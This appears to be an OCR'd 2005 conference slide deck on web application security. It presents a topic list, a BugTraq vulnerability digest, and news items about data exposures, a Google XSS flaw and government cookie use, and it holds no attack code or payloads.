Web Application Hacking

Matthew Fisher, SPI Dynamics CNA, MCSA, MCSE, CCSE, CCSE, CISSP, DISA IATAC SME


Topics

- Comparing web app sec to host / network security
- Web Application Security Newsmakers
- Cross-site-scripting
- XSS Proxy
- SQL Injection
- SQL Injection “spot” techniques
- Nasty SQL Injections
- Blind SQL Injection
- Testing ACLs with param manip
- Web Telnet: Something fun for WebDav Uploads
- Bad Extension source disclosures
- Managing web app sec
- Contributing factors to the problem
- Approach to web app sec programs
- Why the C&A process fails web app sec


Web Application Development "Truisms"

- Web applications are software
- Multi-billion dollar software companies inadvertently create a massive number of vulnerabilities in their software
- Your web developers have a lot less training and resources than software companies do.
- Development standards emphasize functionality, not security
- C-Levels understand other topics better – IDS / IPS, patches
- Web App dev not approached as engineering

Most Exposed and Least Protected


Web Application Attacks
Known Web Server Attacks
OS Attacks
Network Attacks
Web Application
Code - Content - Implementation
Web Server
Known Vulnerabilities - Misconfigurations
Operating System
Known Vulnerabilities - Misconfigurations
Network Layer
Exposed Hosts – Insecure Protocols

Uniform Vulnerabilities are Manageable



Uniform vulnerabilities

Custom Vulnerabilities

Global notification

Only applies to your app

Single source fix

In Your Own Code

Standardized testing

Highly Specialized Tools

Web Application Vulnerability Characteristics

- **Affects all Web applications:**
  - Exists in your own application, not the operating system
  - Can exit regardless of the Web server, operating system, configuration, or patch level
- **Extremely easy to exploit:**
  - Sometimes requires nothing more than a Web browser
  - Orders of magnitude easier than buffer overflows
- **Difficult to deal with at the perimeter:**
  - SSL Encrypted Traffic , Huge Volume
  - Rules granular to each input on each page, change as app changes

DoD Information Assurance Model

- Hardened Builds
  - Patch Management
  - Configuration Management

Network Scanning
Firewalls
IDS / IPS
AV, ASPY, A-SPAM

This Page Intentionally Left Blank

Tuesday’s BugTraq Summary Pt 1

```
> ---------------------------------------------------------------------
> I.    FRONT AND CENTER
>         1. Windows rootkits of 2005, part three
>         2. Patching a broken Windows
> II.   BUGTRAQ SUMMARY
>         1. MTink Home Environment Variable Buffer Overflow Vulnerability
>         2. MyBB Print Thread Script HTML Injection Vulnerability
>         3. MyBB File Upload SQL Injection Vulnerability
>         4. IBM AIX GetShell and GetCommand File Enumeration Vulnerability
>         5. IBM AIX GetShell and GetCommand Partial File Disclosure Vulnerability
>         6. InTouch User Variable SQL Injection Vulnerability
>         7. PHPJournaler Readold Variable SQL Injection Vulnerability
>         8. Chimera Web Portal Multiple Input Validation Vulnerabilities
>         9. B-Net Multiple HTML Injection Vulnerabilities
>         10. ScozNet ScozBook AdminName Variable SQL Injection Vulnerability
>         11. VBulletin Event Title HTML Injection Vulnerability
>         12. Drupal URL-Encoded Input HTML Injection Vulnerability
>         13. File::ExtAttr Extended File Attribute Off-By-One Buffer Overflow Vulnerability
>         14. DiscusWare Discus Error Message Cross-Site Scripting Vulnerability
>         15. Gentoo Pinentry Local Privilege Escalation Vulnerability
>
```

Tuesday's BugTraq Summary Pt 2

- 16. INCOGEN Bugport **Multiple SQL Injection Vulnerabilities**
- 17. SCO OpenServer Termsh Buffer Overflow Vulnerability
- 18. INCOGEN Bugport Index.PHP **Multiple Cross-Site Scripting Vulnerabilities**
- 19. EFileGo Multiple **Input Validation Vulnerabilities**
- 20. Primo Place Primo Cart Multiple **SQL Injection Vulnerabilities**
- 21. Valdersoft Shopping Cart **Remote File Include Vulnerability**
- 22. Intel Graphics Accelerator Driver Remote Denial Of Service Vulnerability
- 23. Linux Kernel SET_MEMPOLICY Local Denial of Service Vulnerability
- 24. ESRI ArcPad APM File Processing Buffer Overflow Vulnerability
- 25. IDV Directory Viewer **Index.PHP Information Disclosure Vulnerability**
- 26. raSMP User-Agent **HTML Injection Vulnerability**
- 27. Linux Kernel FIB_LOOKUP Denial of Service Vulnerability
- 28. Lizard Cart CMS **Multiple SQL Injection Vulnerabilities**
- 29. Linux Kernel Sysctl_String Local Buffer Overflow Vulnerability
- 30. Linux Kernel DVB Driver Local Buffer Overflow Vulnerability
- 31. KPdf and KWord Multiple Unspecified Buffer and Integer Overflow Vulnerabilities
- 32. OpenBSD DEV/FD Arbitrary File Access Vulnerability
- 33. PHP MySQL_Connect Remote Buffer Overflow Vulnerability
- 34. Apple AirPort Remote Denial of Service Vulnerability

Tuesday’s BugTraq Pt 3

> 35. Blue Coat Systems WinProxy Remote Host Header Buffer Overflow Vulnerability
> 36. Blue Coat Systems WinProxy Remote Denial Of Service Vulnerability
> 37. Blue Coat Systems WinProxy Telnet Remote Denial Of Service Vulnerability
> 38. HylaFAX Remote PAM **Authentication Bypass Vulnerability**
>
> 39. Hylafax **Multiple Scripts Remote Command Execution Vulnerability**
> 40. Apache mod_auth_pgsql Multiple Format String Vulnerabilities
> 41. Foro Domus **Multiple Input Validation Vulnerabilities**
> 42. OnePlug CMS **Multiple SQL Injection Vulnerabilities**
> 43. iNETstore Online Search **Cross-Site Scripting Vulnerability**
> 44. ADN Forum Multiple **Input Validation Vulnerabilities**
> 45. IBM Lotus Domino and Notes Multiple Unspecified Vulnerabilities
> 46. Timecan CMS ViewID **SQL Injection Vulnerability**
> 47. Modular Merchant Shopping Cart **Cross-Site Scripting Vulnerability**
> 48. TheWebForum **Multiple Input Validation Vulnerabilities**
> 49. Aquifer CMS Index.ASP **Cross-Site Scripting Vulnerability**
> 50. TinyPHPForum Multiple **Directory Traversal Vulnerabilities**
> 51. NetSarang XLPD Remote Denial of Service Vulnerability
> 52. Navboard Multiple BBCode Tag **Script Injection Vulnerabilities**

Past News Makers

- Victoria's Secret: changing a number in the URL exposed purchase history for every customer.
  Sued by New York State Attorney General

- Gateway Computers: changing a number in a cookie exposed purchase history and credit card details for every customer:
  Exposed in *Wall Street Journal*

- Guess Inc, Petco, others: : SQL Injection attack exposed credit card information. Investigated for *a full year* by Federal Trade Commission. Mandated security reviews and monitoring.


October 10 2005 : Google Admits to XSS

Two different Google sites with XSS

Exposed logged on session ID and Account information

(Gmail anyone ?)

Cross-Site-Scripting whitepaper on SPIDynamics.com


Security Pipeline | Google Plugs Cross-Scripting Security Hole - Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Address
Go
Links
Internet

http://www.securitypipeline.com/171204479

October 10, 2005

Google Plugs Cross-Scripting Security Hole

By Gregg Keizer   Courtesy of TechWeb News

Google has fixed a cross-scripting flaw that opened user accounts to hijacking, the search giant confirmed Monday.

According to San Jose, Calif.-based security vendor Finjan Software, the bug in two unnamed Google sub-sites could have allowed attackers to grab a Google user's cookie. If the user was currently logged on with their Google account -- necessary to use Google's Gmail and new RSS Reader, for instance -- the stolen cookie would have let the attacker access some Google services, including viewing the user's saved searches or alerts, and/or use their identity in Google Groups.

"The cross site scripting vulnerability could have allowed a remote attacker to take over victims' Google Accounts, or fake the site's content in order to deceive end users into downloading malicious content or providing personal and confidential information," said Limor Elbaz, Finjan's vice president of business development, in a statement.

Finjan said that it informed Google of the vulnerability in late September, and provided the search giant with proof-of-concept code.

Google has since fixed the flaw. "Google was alerted to this issue...and we worked quickly to fix the problem, which has now been resolved," a Google spokesperson said in an e-mailed statement.

Google also said that it believed no user data was compromised.

E-mail This Story
Print This Story

RELATED LINKS


- □ New Hacker Targets: Cell Phones And PDAs
- □ Microsoft Details Antivirus And Anti-Spyware Timetable
- □ Attackers Could Text Message Cell Services To Death
- □ Firefox Marketing Site Hacked, Offline Again
- □ Vulnerability Spotted Symantec AntiVirus Scan Engine
- □ Florida Man First Arrested In Katrina Internet Scam

MICROSITES

Strategies and advice for better mobile software
An information resource and community focused on creating better mobile software.

Power: The Engine Running Business


Google Mail Owned ?



Hackers Cracked Gmail

Google fixed a problem in its email program that allowed hackers to read people's email and pose as legitimate users.

November 16, 2005




Gmail Never Hacked, Google Says

While Red Herring reports that Gmail was vulnerable to hacking, Google says Gmail was never hacked and that Gmail users were never at any serious threat.

According to Google, the vulnerability would only work if someone knowingly provided the authentication token that appears in the browser address field after someone logs in. The token is that big stream of numbers and letters, such as:

http://mail.google.com/mail/?auth=**hdhd9dmndsa8a7nmnmnds89a8fnm43nmn4589pnbmnfpnusdaa8**

NSA using Persistent Cookies



NSA inadvertently uses banned 'cookies'

Thursday, December 29, 2005; Posted: 11:14 p.m. EST (04:14 GMT)


NEW YORK (AP) -- The National Security Agency's Internet site has been placing files on visitors' computers that can track their Web surfing activity despite strict federal rules banning most of them.

These files, known as "cookies," disappeared after a privacy activist complained and The Associated Press made inquiries this week, and agency officials acknowledged Wednesday they had made a mistake.

Don Weber, an NSA spokesman, said in a statement Wednesday that the cookie use resulted from a recent software upgrade. Normally, the site uses temporary, permissible cookies that are automatically deleted when users close their Web browsers, he said, but the software in use shipped with persistent cookies already on.

"After being tipped to the issue, we immediately disabled the cookies," he said.

White House using Persistent Cookies



